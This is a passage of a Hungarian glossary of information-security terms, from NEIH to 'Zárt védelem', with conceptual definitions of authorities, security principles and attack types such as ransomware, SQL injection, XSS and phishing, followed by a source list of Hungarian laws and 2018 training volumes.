- **NEIH**: Nemzeti Elektronikus Információbiztonsági Hatóság, amely az elektronikus információbiztonsági jogszabályokban előírt követelményeknek való megfelelőség ellenőrzésének letéteményese. A hatóság egyik legfontosabb feladatként elbírálja az Ibtv. hatálya alá tartozó elektronikus információs rendszerek biztonsági osztályba sorolását, valamint ellenőrzi az elektronikus információs rendszerek biztonsági osztályba és a szervezetek biztonsági szintbe sorolására vonatkozó jogszabályi követelmények teljesülését. A rendelkezésre álló információk alapján kockázatelemzést végez és az éves ellenőrzési terv alapján az érintett ügyfeleknél ellenőrzi az információbiztonsági követelményeknek való megfelelést. Ezen túlmenően a hatóság elrendeli az ellenőrzés során feltárt, vagy más módon tudomására jutott biztonsági rések elhárítását, és ellenőrzi a helyreállító intézkedés eredményességét. [13]
- **Nemzeti Kiberbiztonsági Koordinációs Tanács**: Az e-közigazgatásért felelős miniszter (jelenleg a belügyminiszter) által vezetett Nemzeti Kiberbiztonsági Koordinációs Tanács a Kormány javaslattevő, véleményező szerveként gondoskodik az Ibtv. hatálya alá tartozó szervezetek információbiztonsági tevékenységeinek összehangolásáról. [13]
- **Nemzeti Kibervédelmi Intézet**: A kiberfenyegetések okozta kihívásokra reagálva, a kiberbiztonság növelése, az egységes és hatékony, párhuzamosságokkal kevésbé tagolt kibervédelmi struktúra megteremtése érdekében jött létre a Nemzeti Kibervédelmi Intézet (a továbbiakban: NKI). Az NKI legfőbb feladata és célja, hogy Magyarország egy összehangolt, szervezett tevékenység keretében legyen képes a modern kor egyik legnagyobb kihívásának, a kiberbiztonság megteremtésének és erősítésének az élharcosa és a kibervédelem letéteményese lenni, a globális és a hazai kibertérből érkező fenyegetéseket hatékonyan kezelni, azok megelőzésére szakszerű segítséget nyújtani. [13]
- **Nulladik napi (0-day) sérülékenység**: Olyan számítógépes szoftveres biztonsági rés, amely ismeretlen azok számára, akik érdekeltek lennének a sebezhetőség enyhítésében, befoltozásában (beleértve a célszoftver gyártóját is). A biztonsági rést kihasználva a hackerek hozzáférhetnek a számítógépes programokhoz, adatokhoz, további számítógépekhez vagy hálózatokhoz. Egy nulladik napi sebezhetőségre irányuló támadást nulladik napi exploitnak (kihasználásnak) vagy nulladik napi támadásnak neveznek. [13]
- **Obfuszkáció**: A forrás vagy gépi kód ember általi megértésének szándékos megnehezítése. [13]
- **Paid archive**: A hamis szoftver-telepítők a 2009-2010-es években jelentek meg, céljuk szintén nem a rendszerben történő károkozás, hanem hogy rávegyék a gyanútlan és hiszékeny felhasználókat a támadó által kért összeg kifizetésére. Ezeket nevezik “paid archive”-eknek is, melyek olyan ön-kicsomagoló állományok, amiket csak fizetés után lehet kicsomagolni. Általában valamilyen (többnyire) ingyenesen letölthető, valós, hiteles program (például Skype, Adobe Flash Player, böngésző, Microsoft termék, tömörítő program, zenelejátszó stb.) telepítőjének tűnnek. [8]
- **PDCA ciklus**: Plan – Do – Check – Act, más néven a Tervezés – Végrehajtás – Ellenőrzés – Beavatkozás ciklusa. A PDCA bármilyen műveletre, tevékenységre, folyamatra, rendszerre, működtetésre, koncepcióra, elgondolásra vonatkoztatható, zárt hatásláncú, folytonosan

ismétlődő körfolyamat-elv. A PDCA modell négy szakaszból áll. Az első szakasz a Tervezés (Plan), amely a fennálló helyzet tanulmányozását, adatgyűjtést és a javítás megtervezését foglalja magában. A második szakasz a Végrehajtás (Do) mely során megvalósul a terv kipróbálása kísérleti jelleggel egy kisebb projekt vagy a felhasználók egy szűkebb körén belül alkalmazva. A harmadik szakasz az Ellenőrzés (Check), amely változtatások hatásának elemzése és értékelése. A negyedik szakasz a Beavatkozás (Act), amely magában foglalja a bevált módszer bevezetését és szabványosítását. Ez a ciklus minden folyamatjavító koncepció alapja. [3]

- **Pharming**: Más néven az eltérítéses adathalászat célja, hogy a legitim szolgáltatást használni kívánó felhasználót a szolgáltatás domain nevének eltérítésével a hamisított weboldalra irányítsa. [8]
- **Piggybacking**: Ez a technika tulajdonképpen más jogosultságának felhasználását jelenti, és általában az épületbe való jogosulatlan bejutás megvalósításához szokták alkalmazni a social engineerek. Leginkább szoros követésnek, vagy besurranásnak lehet fordítani. Legjobb példája, amikor a támadó egy munkatársnak, vagy legalábbis belépésre jogosult személynek adja ki magát, s az irodába igyekezvén eljátssza, hogy otthon felejtette kulcsát vagy belépőkártyáját, és megkér valakit, hogy engedje be a sajátjával. [8]
- **Planting of backdoors**: Azaz a hátsó kapuk nyitva hagyása. Sok esetben szeretné a támadó biztosítani, hogy később is hozzá férhessen a korábban megtámadott rendszerhez, ezért olyan úgynevezett backdoorokat hagy hátra, ami segítségével ez lehetséges lesz számára. A médiában lehet hallani olyan eseteket, ahol eszközökben, szolgáltatásokban előre dedikált hátsó kapuk találhatóak, melyet a gyártók maguktól, esetleg kormányzati hatásra hagytak termékeikben. [23]
- **POC**: Proof Of Concept. Valamilyen koncepció mentén elkészített terv kipróbálása a gyakorlatban. [19]
- **PreDeCo (Preventive-Detective-Corrective) elv**: Ezen elv magába foglalja a megelőzést, azaz a fenyegetés által okozható hatás bekövetkezésének elkerülését, a korai figyelmeztetést, azaz olyan aktív szervezeti cselekvést, amely során valamely fenyegetés várható bekövetkezésének jelzésére kerül sor a fenyegetés bekövetkezése előtt annyi idővel, hogy hatékony védelmi intézkedéseket lehessen hozni, az észlelést, azaz a biztonsági esemény bekövetkezésének felismerését, és a reagálást, amely a bekövetkezett biztonsági esemény terjedésének megakadályozására vagy késleltetésére, a további károk mérséklésére tett intézkedéseket. Továbbá a biztonsági események kezelését, amely magába foglalja a dokumentálást, a következmények felszámolását, a bekövetkezés okainak és felelőseinek megállapítását, és a hasonló biztonsági események jövőbeni előfordulásának megakadályozása érdekében végzett tervszerű tevékenységet. [34]
- **Preventív vagy megelőző intézkedés**: Amikor egy szervezet meghatározott időközönként a megelőző intézkedés keretein belül feltérképezi az általuk használt informatikai rendszerek sebezhetőségét, sérülékenységét, ezzel meghatározza a külső és belső „hiányosságokat”, gyenge pontokat és lehetséges javaslatokat, intézkedéseket tesz az esetleges támadások megelőzésére és elhárítására. [12]
- **Privilegizált jogosultság**: Olyan kiemelt jogosultság, amelyet jellemzően a rendszer működéséért felelős személyek (rendszergazdák, adminisztrátorok) vagy processzek, programok, technikai felhasználók és alkalmazások birtokolnak. [19]
- **Proaktív biztonsági intézkedés**: Proaktív intézkedésről akkor beszélünk, amikor egy szervezet védelmi rendszere képes valós idejű reakcióra a szervezetet érő támadás esetén. A proaktív magatartás tulajdonképpen egy megelőzésre törekvő magatartás, a reaktív magatartás helyett. Ebbe a típusba tartozik az előző, azaz a preventív szakaszban talált sérülékenységek javítása. [12]

- **Puffer túlcsordulás**: Olyan szoftverhiba, sokszor biztonsági rés, melynél egy processz a fix hosszúságú tömbbe (puffer) történő íráskor nem ellenőrzi annak határait, így azt (például túl hosszú bemeneti adatok miatt) túlírva a szomszédos memóriaterületet írja felül. A felülírt memóriaterületen más adatok, a program változói, a program futását vezérlő adatok (programkód) is lehet. Ez a program hibás működéséhez, futásának befejeződéséhez (lefagyás) vagy a rendszer biztonságának sérüléséhez is vezethet. [13]
- **Ransomware**: Célja egy adott infokommunikációs eszközhöz vagy információs rendszerhez hozzáférve olyan információk megszerzése, amelyek zsarolás alapját szolgálhatják. A zsarolóprogramok megszakítják egy információs rendszer működését, korlátozva a felhasználót az eszköz használatában, ezt követően a támadó egy zsaroló üzenetben közli az áldozattal, hogy bizonyos összeg fejé-ben visszaállítja az eszközt vagy rendszert a korábbi állapotra. Abban az esetben, ha a célszemély nem teljesíti a támadó kérését, akkor a zsaroló kiterjeszti a fizetésre rendelkezésre álló időt vagy törli az adatokat a felhasználó infokommunikációs eszközéről. [35]
- **Reaktív biztonsági intézkedés:** A szervezetet ért támadásra, incidensre a védelmi rendszer később reagál, azaz egy követő magatartást jelent. Ebben az esetben az adott szervezetet ért támadás miatt már nagy eséllyel a bekövetkezett kár, valamint a meg nem tett védelmi intézkedések költségei megfizetésre kell, hogy kerüljenek. [12]
- **Reagálás:** a bekövetkezett biztonsági esemény terjedésének megakadályozására vagy késleltetésére, a további károk mérséklésére tett intézkedés. [5]
- **Rendelkezésre állás elve**: Annak biztosítása, hogy az elektronikus információs rendszerek az arra jogosult személy számára elérhetőek és az abban kezelt adatok felhasználhatóak. [5]
- **Rendszergazda**: Hálózati szolgáltatást nyújtó számítógép adminisztrátora.
- **RFI**: Request For Information. Információkérő dokumentum, amely alapul szolgálhat egy szervezetnek további döntéselőkészítő anyagok készítéséhez. [19]
- **Robothálózat**: A robothálózat egy sor internetre csatlakoztatott eszköz, amelyek mindegyike egy vagy több botot futtat. A botnetek elosztott szolgáltatásmegtagadási támadások (DDoS támadás) végrehajtására, adatok ellopására, spam küldésére használhatók, és lehetővé teszik a támadó számára az eszközhöz és annak kapcsolatához való hozzáférést. A botok távolról vezérelhető automatikusan futó szoftverek. [13]
- **Scanning:** Az IT támadások egyik lépése, a szkennelés szakasza. E lépés alkalmával a támadó felhasználja a korábban szerzett információkat és sokkal finomabb, precízebb felderítést tud végezni a különböző erre dedikált eszközökkel (például: Nmap), hogy megismerhesse az elérhető szolgáltatásokat, eszközöket. Információt gyűjthet itt például a használt operációs rendszerek típusáról, illetve megfelelő gyakorlattal a hálózati biztonsági megoldások egy része, a topológia is felderíthető ennek segítségével. [23]
- **Scareware**: Ál-vírusirtók és egyéb más hamis biztonsági termékek csoportja, összefoglaló nevükön scareware-ek. Ahogyan az elnevezésük is utal rá, ezek a kártevők valamilyen vírusirtó programnak, esetleg biztonsági frissítésnek, vagy más biztonsági terméknek álcázzák magukat. Általános jellemzőjük, hogy ingyenesek (legalábbis kezdetben, míg nem akarják meggyőzni a felhasználót a „teljes verzió” megvásárlásáról), és semmilyen, vagy legalábbis minimális víruseltávolító képességgel rendelkeznek – viszont annál több kártékony programot töltenek le a számítógépre. [8]
- **Screenlogger**: Egy összetett malware, mely egyszerre képes figyelni a felhasználó által bevitt adatokat és a képernyőn található információkat is, ezáltal képes kijátszani a képernyő alapú beviteli megoldásokat, például egy on-screen billentyűzet használatát. [8]
- **Search engine phishing**: Az internetes keresők adathalász célú felhasználása esetén, a támadók nem bajlódnak az üzenetküldéssel, hanem saját honlapot hoznak létre, ahol valamilyen szolgáltatást, terméket, illetve egy kihagyhatatlan ajánlatot kínálnak. A támadó által létrehozott oldal a Google általi kereséssel megtalálható. [22]

- **Sértetlenség elve:** Az adat tartalma és tulajdonságai az adattal szemben felállított követelményekkel megegyezik, az adat az elvárt forrásból származik, azaz hiteles, és az adat származása ellenőrizhető, azaz eredete ellenőrizhető (letagadhatatlan). Sértetlenség továbbá az elektronikus információs rendszer elemeinek azon tulajdonsága, amely arra vonatkozik, hogy az elektronikus információs rendszer eleme rendeltetésének megfelelően használható. [5]
- **Sérülékenység**: Az elektronikus információs rendszer olyan része vagy tulajdonsága, amelyen keresztül valamely fenyegetés megvalósulhat. [5]
- **Sérülékenységmenedzsment**: A sérülékenységmenedzsment a sebezhetőségek azonosításának, osztályozásának, helyreállításának és enyhítésének ciklikus gyakorlata. Ez a gyakorlat általában számítógépes szoftveres sebezhetőségre utal, de hardveres menedzsment is elképzelhető. [13]
- **Sérülékenységvizsgálat**: Az elektronikus információs rendszerek gyenge pontjainak (biztonsági rések) és az ezeken keresztül fenyegető biztonsági eseményeknek a feltárása. [5]
- **Sérülékenységvizsgálati tevékenység**: A sérülékenységvizsgálatot célszoftverek segítségével végzik, amelyek a biztonsági vizsgálati eljárás során kifejezetten a sérülékenységvizsgálat egyes fázisainak végrehajtására kifejlesztett alkalmazások. A programok beállítása, valamint a vizsgálati eljárás mélysége alapján megkülönböztetünk automatizált és manuális vizsgálatot. [13]
- **Session hijacking**: Magyarul munkamenet-eltérítés, egy olyan támadási forma, ahol a kártékony kód a böngésző komponensként figyeli a felhasználói tevékenységet. Amikor a felhasználó belép egy oldalon a felhasználói fiókjába vagy egyéb hitelesítést igénylő tranzakciót végez, a malware „eltéríti" az adott munkamenetet, hogy felhasználva a megszerzett hitelesítő adatokat egyéb akciókat hajtson végre a felhasználó jogosultságával. [22]
- **Shoulder surfing**: Más néven „váll-szörf", amely annak a módszere, hogy hogyan lehet megszerezni egy felhasználó jelszavát, vagy más általa begépelt információt lényegében a válla feletti átnézéssel, azaz a támadó az áldozat közelébe férkőzve, észrevétlenül megnézni, hogy mit gépelt be az illető. [8]
- **Smishing**: SMS-en keresztül történő adathalászat technikája, mely során a támadó üzenetet küld az áldozatnak, mely szerint a bankkártyája zárolásra került, és bővebb információkat a megadott számon kérhet, amely felhívását követően a támadó megpróbálja kicsalni a felhasználó bizalmas adatait. [8]
- **Social engineering***:* Az emberi tényező kihasználható tulajdonságaira, az emberi hiszékenységre építő támadási forma, olyan technikák és módszerek összessége, amely az emberek befolyásolására, manipulálására alapozva teszi lehetővé bizalmas információk megszerzését, vagy éppen egy kártékony program terjedését és működését. [8]
- **Social Media Engineering**: A Social Engineering támadások közösségi média felületen keresztül elkövetett formája. [8]
- **Spear phising (célzott adathalászat)**: A célzott adathalászat azonban egy adott személy ellen indított támadás. A célzott támadás sokkal körültekintőbben van felépítve és előkészítve, mint egy általános adathalászat, éppen ezért az áldozat sokszor észre sem veszi, hogy egy adathalász célpontja lett. [8]
- **SQL injection**: Más néven SQL befecskendezés. Ez egy olyan exploit, amely azokat az adatbázis lekérdező programokat használja ki, ahol nem tesztelték le alaposan a lekérdezések metódusát. Az SQL injection parancsokat küld a web szerverhez kapcsolt SQL adatbázisnak. Ha a szerver nem megfelelően lett tervezve és erősítve, akkor az űrlap mezőkbe – mint például a felhasználónév – közvetlen parancs adható meg az SQL szervernek. Így például a támadó a megfelelő parancs megadásával kinyerheti az adott oldal összes felhasználójának nevét, vagy egyéb kritikusabb táblák információit is. [22]

- **Súlyos biztonsági esemény**: Olyan informatikai esemény, amely bekövetkezése esetén az állami működés szempontjából kritikus adat bizalmassága, sértetlensége vagy rendelkezésre állása sérülhet, emberi életek kerülhetnek közvetlen veszélybe, személyi sérülések nagy számban következhetnek be, súlyos bizalomvesztés következhet be az állammal vagy az érintett szervezettel szemben, alapvető emberi, vagy a társadalom működése szempontjából kiemelt jogok sérülhetnek. [13]
- **Számítógépes eseménykezelő központ (CERT/CSIRT):** Az Európai Hálózat- és Információbiztonsági Ügynökség ajánlásai szerint működő, számítástechnikai vészhelyzetekre reagáló egység, amely a nemzetközi hálózatbiztonsági, valamint kritikus információs infrastruktúrák védelmére szakosodott szervezetekben tagsággal és akkreditációval rendelkezik [(európai használatban: CSIRT (Computer Security Incident Response Team), amerikai használatban: CERT (Computer Emergency Response Team)]. [31]
- **Számítógépes féreg***:* Egy számítógépes vírushoz hasonló önsokszorosító számítógépes program. Míg azonban a vírusok más végrehajtható programokhoz vagy dokumentumokhoz kapcsolódnak hozzá, illetve válnak részeivé, addig a férgeknek nincs szükségük gazdaprogramra, önállóan fejtik ki működésüket. [5]
- **Számítógépes bűnözés:** Haszonszerzés vagy károkozás céljából, az informatikai rendszerekben kezelt adatok bizalmassága, sértetlensége és rendelkezésre állása, illetve a rendszerelemek sértetlensége és rendelkezésre állása elleni bűncselekmények összefoglaló megnevezése. (Az informatikai eszközök felhasználásával elkövetett bűncselekményekre is szokták alkalmazni.) [5]
- **Személyes adat**: Az érintettel kapcsolatba hozható adat – különösen az érintett neve, azonosító jele, valamint egy vagy több fizikai, fiziológiai, mentális, gazdasági, kulturális vagy szociális azonosságára jellemző ismeret –, valamint az adatból levonható, az érintettre vonatkozó következtetés. [20]
- **Szolgáltatásmegtagadásos támadás***:* Az informatikai szolgáltatás teljes vagy részleges megbénítása, helyes működési módjától való eltérítése. Egy meghatározott alkalmazás, operációs rendszer ismert gyengeségeit, vagy valamilyen speciális protokoll tulajdonságait (gyengéit) támadja meg. Célja, hogy az alkalmazás vagy rendszer elérésére feljogosított felhasználókat megakadályozza a számukra fontos információk, a számítógép-rendszer vagy akár a számítógép-hálózat elérésében. A támadás eredményeképpen a rendszer nagyon lelassul, elérhetetlenné válik, esetleg össze is omolhat. A lényege, hogy lehetőség szerint megakadályozza a célgép elérését. [5]
- **Stuxnet**: A kártevő még 2010 nyarán bukott le Iránban, Busehr (Bushehr) város erőműjének egyik számítógépén. Akkor mintegy százezer számítógépet sikerült megfertőznie. Csak az országban legalább 45 ezer felügyeleti számítógép és szerver hordozta a vírust. Az már a felfedezés utáni első elemzések során kiderült, hogy a Stuxnetet ipari folyamatirányító rendszerek ellen fejlesztették ki. A Stuxnet végső célja ipari vezérlő rendszerek automatikus folyamatainak újraprogramozása volt. [16]
- **System reconfiguration attack**: A rendszer konfiguráció módosítása egy olyan támadási forma, mely előkészítő vagy megvalósító fázisa lehet egy man-in-the-middle támadásnak. A legelterjedtebb rendszer konfiguráció módosítások közé tartozik például a DNS szerver vagy a web proxy beállítás megváltoztatása, illetve wireless evil twin támadás. [22]
- **Tailgating**: A social engineering technikák egy válfaja, magyarra szoros követésnek, vagy vonatozásnak fordítható. A technika lényege, hogy a támadó úgy tesz, mintha egy vendég- vagy munkáscsoport (például karbantartók) tagja lenne, majd hozzájuk csapódva egyszerűen besurran az épületbe. [8]
- **Tanúsítás**: Egy informatikai biztonsági vizsgálat (értékelés) eredményeit igazoló formális nyilatkozat kibocsátása, melyből kiderül, hogy az értékelési követelményeket, kritériumokat megfelelően alkalmazták. Ang.: Certification. [5]

- **Teljes körű védelem**: Az elektronikus információs rendszer valamennyi elemére kiterjedő védelem. [5]
- **Termelési biztonság**: A termelési biztonság a környezeti feltételekért felelős, ilyen elemek például az áramellátás folyamatossága, a klimatizálás, a munkavédelmi felszerelés vagy a biztonságos munkakörnyezet, amelyek a fizikai rendszer működését biztonságossá teszik. [16]
- **„Tisztaasztal, tisztaképernyő" szabály**: E szabály alkalmazása elengedhetetlen, lényege, hogy az aktuális feladathoz csak a legszükségesebb anyagokat kell az asztalon hozzáférhetően, a képernyőn láthatóan tartani. Munkaidőn túl az iratokat az íróasztalokon nem lehet tárolni, el kell zárni azokat. [36]
- **Trójai progam***:* Egy olyan malware program, amely nem próbálja magát lemásolni, hanem inkább úgy tesz, mintha egy legális szoftver lenne, és a felhasználót veszi rá a telepítésre. A nevét a görög mitológiából kapta, mivel ártalmatlan szoftvernek adja ki magát, de valójában rosszindulatú kódot rejt. A közhiedelemmel ellentétben egy trójai nem feltétlenül tartalmaz rosszindulatú programkódot, azonban a többségük tartalmazza az úgynevezett hátsó kapu telepítését, ami a fertőzés után biztosítja a hozzáférést a céleszközhöz. Ezek a programok látszólag vagy akár valójában is hasznos funkciókat látnak, de emellett végrehajtanak olyan nem kívánt műveleteket is, amelyek adatvesztéssel járnak, például adatokat módosítanak könyvtárakat, vagy akár adatállományokat törölnek. [11]
- **Tűzfal**: Olyan kiszolgáló eszköz (számítógép vagy program), amelyet a lokális és a külső hálózat közé, a csatlakozási pontra telepítenek, annak érdekében, hogy az illetéktelen behatolásoknak ezzel is elejét vegyék. Ezzel együtt lehetővé teszi a kifelé irányuló forgalom, tartalom ellenőrzését is. [36]
- Üzletmenet-folytonosság **tervezés**: Az informatikai rendszer rendelkezésre állásának olyan szinten történő fenntartása, hogy a kiesésből származó károk a szervezet számára még elviselhetőek legyenek. Ang.: Business Continuity Planning (rövidítve: BCP). [5]
- **Védelmi intézkedések**: Kockázatok csökkentésére, a védendő rendszerek biztonsági szintjének emelésére meghatározott intézkedések, amelyek lehetnek logikai, fizikai és adminisztratív jellegűek. [5]
- **Végfelhasználói eszköz**: Minden olyan informatikai eszköz, amely nem a központi rendszerek működtetésére használt eszköz. [16]
- **Vezérlőszerver (C&C)**: A támadók által használt, az infrastruktúra üzemeltetését segítő rendszer, melynek segítségével parancsokat küldhet a támadó az uralma alatt álló rendszernek. [16]
- **Vishing:** Más néven telefonos adathalászat, amely hanghálózaton, elsősorban VoIP csatornán keresztül terjed. A technika lényege, hogy a támadó a tömeges tárcsázás módszerével végigtelefonálja egy adott körzet összes hívószámát, és ahol felveszik a telefont, ott egy előre rögzített üzenetet játszanak le, amiben értesítik az áldozatot, hogy bizonyos problémák miatt zárolták vagy letiltották a bankkártyáját, ezért felajánlanak egy telefonszámot, hogy hívja fel a probléma megoldása érdekében. Amikor az ügyfél felhívja a telefonszámot, kérik, hogy adja meg bank- vagy hitelkártya információt, mint például a felhasználó nevét, kártyájának számát, banki azonosítóját, illetve a régi és új PIN kódját, hogy ezzel a kártyáját újra aktiválni tudják. [8]
- **Vírus**: A vírus olyan rosszindulatú program, amely saját programkódját fűzi hozzá egy másik programhoz, illetve az által, hogy elhelyezi a másik programban saját másolatait, annak segítségével szaporodik, de más programok megfertőzésére is képes. A vírusok a rendszerbe a felhasználó engedélye nélkül kerülnek be, általában valamilyen adathordozó eszköz (pendrive, CD, DVD, SD kártya, merevlemez, MP3 és videó lejátszó, mobiltelefon stb.), vagy akár hálózati kapcsolat (Internet) segítségével. Ezen vírusok károsíthatják, illetve törölhetik a számítógépek vagy egyéb infokommunikációs eszközök adatait, de akár a merevlemez tar-

talmát is törölheti vagy módosíthatja, valamint a különféle levelezőprogramok segítségével továbbíthatják is a vírust más eszközökre. Fontos, hogy nem csak adathordozó eszközök által terjedhet, hanem elektronikus levelezés során az üzenetek csatolmányaként, vagy akár az internetről letöltött tartalmakon, dokumentumokon keresztül is. [11]

- **Virtuális magánhálózat (VPN):** Olyan logikai hálózat, amelyben a nyilvános hálózat egyes végpontjai biztonságos átviteli csatornán keresztül vannak összekapcsolva, és így a nyilvános hálózaton belül védett kommunikációt valósít meg. [5]
- **Web trojans**: Olyan kártékony kódok, melyek a bejelentkezési oldalak esetén tűnnek fel, úgynevezett pop-up felületként (például: böngészők saját hitelesítési ablaka). A felhasználó jóhiszeműen beírja a hitelesítő adatait, melyek azonban nem az általa meghívott weboldalhoz, hanem a trójai által a támadóhoz kerülnek. [22]
- **Whaling**: Az elnevezés „bálnavadászatnak" fordítható, egyben utalva arra, hogy ezzel a technikával a „nagy halakat", vagyis a vállalatok vezetőit szeretnék megtéveszteni. A speciálisan cégvezetőknek, középvezetőknek készült levelek (vagy akár telefonhívások) általában üzleti partnerek vagy állami intézmények nevében érkeznek. [8]
- **WiFi (Wireless Fidelity), WLAN**: Szabványos vezeték nélküli adatátviteli technika. A szabad frekvenciatartományt használó rendszer átviteli sebessége nagymértékben függ a rádióhullámok terjedési környezetétől (akadályok, távolság). [22]
- **Wireless evil twin támadás**: A felhasználó számítógépének wifi beállításai módosulnak úgy, hogy a támadó által üzemeltetett Wi-Fi hálózathoz kapcsolódjon. Így minden hálózati kommunikációt rögzíteni képes a támadó, melyből később bármilyen adatot kinyerhet. [22]
- **XSS**: A rövidítés a cross side scripting kifejezéssel oldható fel. Magyarul oldalakon keresztül végrehajtott közvetett szkripthívás. A támadók célja, hogy egy kártékony szkriptet futtassanak le a célgépen. Létezik perzisztens és nem perzisztens fajtája. Ez utóbbi alkalmával a kártékony kód az URL-be kerül beillesztésre, mely rákattintás esetén lefut és elvégzi a felhasználó által nem kívánt tevékenységet. Az értő szemnek valószínűleg feltűnik, hogy a „script" kifejezést, vagy például a javas scriptre utaló „.js" kifejezés el van bújtatva az URL-ben. Tipikusan phishing támadásoknál alkalmazható jó. A perzisztens változat során magán a webszerveren helyezik el a szkriptet, mely egy weboldal minden megtekintésénél így lefut. Az ilyen módon történő rosszindulatú kódsor elhelyezésre példa a nem megfelelő beviteli védelemmel ellátott blogoldalak bejegyzései adnak lehetőséget. [22]
- **Zárt védelem**: Az összes számításba vehető fenyegetést figyelembe vevő védelem. [5]

Fogalmak forrásjegyzéke

[1] *2013. évi L. törvény az állami és önkormányzati szervek elektronikus információbiztonságáról.*

[2] Nemzeti Adatvédelmi és Információszabadság Hatóság: *Adatvédelmi Értelmező Szótár.* URL: https://www.naih.hu/adatvedelmi-szotar.html (utolsó letöltés: 2018. március 22.)

[3] Muha L. – Krasznay Cs. (2014): *Az elektronikus információs rendszerek biztonságának menedzselése.* Budapest: Nemzeti Közszolgálati Egyetem.

[4] *Az Európai Parlament és a Tanács 2002/65/EK irányelve (2002. szeptember 23.) a fogyasztói pénzügyi szolgáltatások távértékesítéssel történő forgalmazásáról, valamint a 90/619/EGK tanácsi irányelv, a 97/7/EK irányelv és a 98/27/EK irányelv módosításáról.*

[5] Muha L.: Fogalmak és definíciók. In. *Az informatikai biztonság kézikönyve.* 2004. http://lmuha.hu/defins.html (utolsó letöltés: 2018. március 22.)

[6] Sági G.: *Informatikai rendszer támadási folyamata.* Műszaki Katonai Közlöny, 2017. http://hhk.archiv.uni-nke.hu/downloads/kiadvanyok/mkk.uni-nke.hu/PDF_2017_3sz/015_Sagi_Gabor.pdf (utolsó letöltés: 2018. március 24.)

[7] Rédecsi M., Tóth G.: *Android.* 2013. Forrás: http://nyelvek.inf.elte.hu/leirasok/Android/index.php?chapter=1 (utolsó letöltés: 2018. március 24.)
[8] Oroszi E. (2008): *Social Engineering.* Budapest: Budapesti Corvinus Egyetem.
[9] Gyurák G. (2015): *Informatikabiztonság I.* Pécs: Pécsi Tudományegyetem Műszaki és Informatikai Kar.
[10] *A kormányzati eseménykezelő központ és az eseménykezelő központok feladat- és hatásköréről, valamint a biztonsági események kezelésének, a biztonsági események műszaki vizsgálatának és a sérülékenységvizsgálat lefolytatásának szabályairól szóló 185/2015. (VII. 13.) Korm. rendelet.*
[11] Haig Zs., Kovács L.: *Kritikus infrastruktúrák és kritikus információs infrastruktúrák.* 2012. http://hdl.handle.net/11410/285 (utolsó letöltés: 2018. március 24.)
[12] Cser Orsolya (2018): Célzott támadás a pénzügyi szektor ellen. In. *Célzott kibertámadások – Éves továbbképzés az elektronikus információs rendszer biztonságáért felelős személy számára.* Budapest: Dialóg Campus Kiadó.
[13] Marsi T. (2018): A célzott támadások és megelőzésük sérülékenységvizsgálattal. In. *Célzott kibertámadások.* Budapest: Dialóg Campus Kiadó.
[14] *A Big Data a hivatalos statisztikában.* 2016. https://www.elte.hu/content/a-big-data-a-hivatalos-statisztikaban.e.3833 (utolsó letöltés: 2018. március 24.)
[15] Mátrai J.: *Azonosítás vagy személyazonosság. Avagy biometrikus azonosítás.* 2016. http://arsboni.reblog.hu/azonositas-vagy-szemelyazonossagavagy-biometrikus-azonositas (utolsó letöltés: 2018. július 04.)
[16] Sebők Viktória (2018): Új típusú támadások az államok és szervezetek ellen. In. *Célzott kibertámadások – Éves továbbképzés az elektronikus információs rendszerek védelméért felelős vezető számára.* Budapest: Dialóg Campus Kiadó.
[17] Sági G. (2018): *Célzott támadási modellek és műszaki védelem lehetőségek. In. Célzott kibertámadások – Éves továbbképzés az elektronikus információs rendszer biztonságával összefüggő feladatok ellátásában részt vevő személy számára.* Budapest: Dialóg Campus Kiadó.
[18] Haig Zs. – Kovács L. (2008): Fenyegetések a cybertérből. Nemzet és Biztonság. http://www.nemzetesbiztonsag.hu/cikkek/haig_zsolt__kovacs_laszlo-fenyegetesek_a_cyber-terb__l.pdf (utolsó letöltés: 2018. március 28.)
[19] Solymos Á. (2018): *Identitás- és jogosultságkezelés, mint a célzott támadások megelőzésének technológiai eszköze. In. Célzott kibertámadások – Éves továbbképzés az elektronikus információs rendszer biztonságáért felelős személy számára.* Budapest: Dialóg Campus Kiadó.
[20] *Az információs önrendelkezési jogról és az információszabadságról szóló 2011. évi CXII. törvény*
[21] Compuworks Informatikai Zrt. – Chipkártyás technológia http://www.compuworx.hu/a_chipkartyas_technologia (utolsó letöltés: 2018. 07. 04.)
[22] Kaczur G. (2018): Spearphishing. In. *Célzott kibertámadások – Éves továbbképzés az elektronikus információs rendszer biztonságáért felelős személy számára*. Budapest: Dialóg Campus Kiadó.
[23] Váczi Dániel (2018): Célzott támadások módszertana. In. *Célzott kibertámadások – Éves továbbképzés az elektronikus információs rendszer biztonságáért felelős személy számára.* Budapest: Dialóg Campus Kiadó.
[24] Firmware. https://pcforum.hu/szotar/?term=firmware&tm=miaz (utolsó letöltés: 2018. március 22.)
[25] Emmanuel Carabott (2011): *Hacking Motivations – Hactivism.* http://www.gfi.com/blog/hacking-motivations-hacktivism/ (utolsó letöltés: 2018. március 22.)

[26] László G. (2014): *Kockázatértékelés, kockázatmenedzsment.* http://vtki.uni-nke.hu/uploads/media_items/kockazatertekeles_-kockazatmenedzsment.original.pdf (utolsó letöltés: 2018. március 22.)

[27] Szarvák A. (2018): Felderítés/célzott támadások. In. *Célzott kibertámadások – Éves továbbképzés az elektronikus információs rendszer biztonságával összefüggő feladatok ellátásában részt vevő személy számára.* Budapest: Dialóg Campus Kiadó.

[28] Kóbor Á. (2014): *Mi az a „dolgok internete”?* https://ithub.hu/blog/post/Mi_az_a_dolgok_internete/ (utolsó letöltés: 2018. 07. 03.)

[29] Krasznay Cs.: A polgárok védelme egy kiberkonfliktusban, *Hadmérnök* 2012/4, 2012. http://hadmernok.hu/2012_4_krasznay.pdf (utolsó letöltés: 2018. március 22.)

[30] Resperger I. (2002): *Kockázatok, kihívások és fenyegetések a XXI. században.* Budapest, ZMNE, Az Országos Kiemelt Kutatási Tanulmányok pályázata.

[31] Bodó A. P. – Zámbó N. (2018): Újdonságok a kibervédelmi szabályozásban. In. *Célzott kibertámadások – Éves továbbképzés az elektronikus információs rendszerek védelméért felelős vezető számára.* Budapest: Dialóg Campus Kiadó.

[32] *A létfontosságú rendszerek és létesítmények azonosításáról, kijelöléséről és védelméről szóló 2012. évi CLXVI. tv.*

[33] Szappanos G. (2018): Kártékony kódok használata a célzott támadások végrehajtásában. In. *Célzott kibertámadások – Éves továbbképzés az elektronikus információs rendszer biztonságával összefüggő feladatok ellátásában részt vevő személy számára.* Budapest: Dialóg Campus Kiadó.

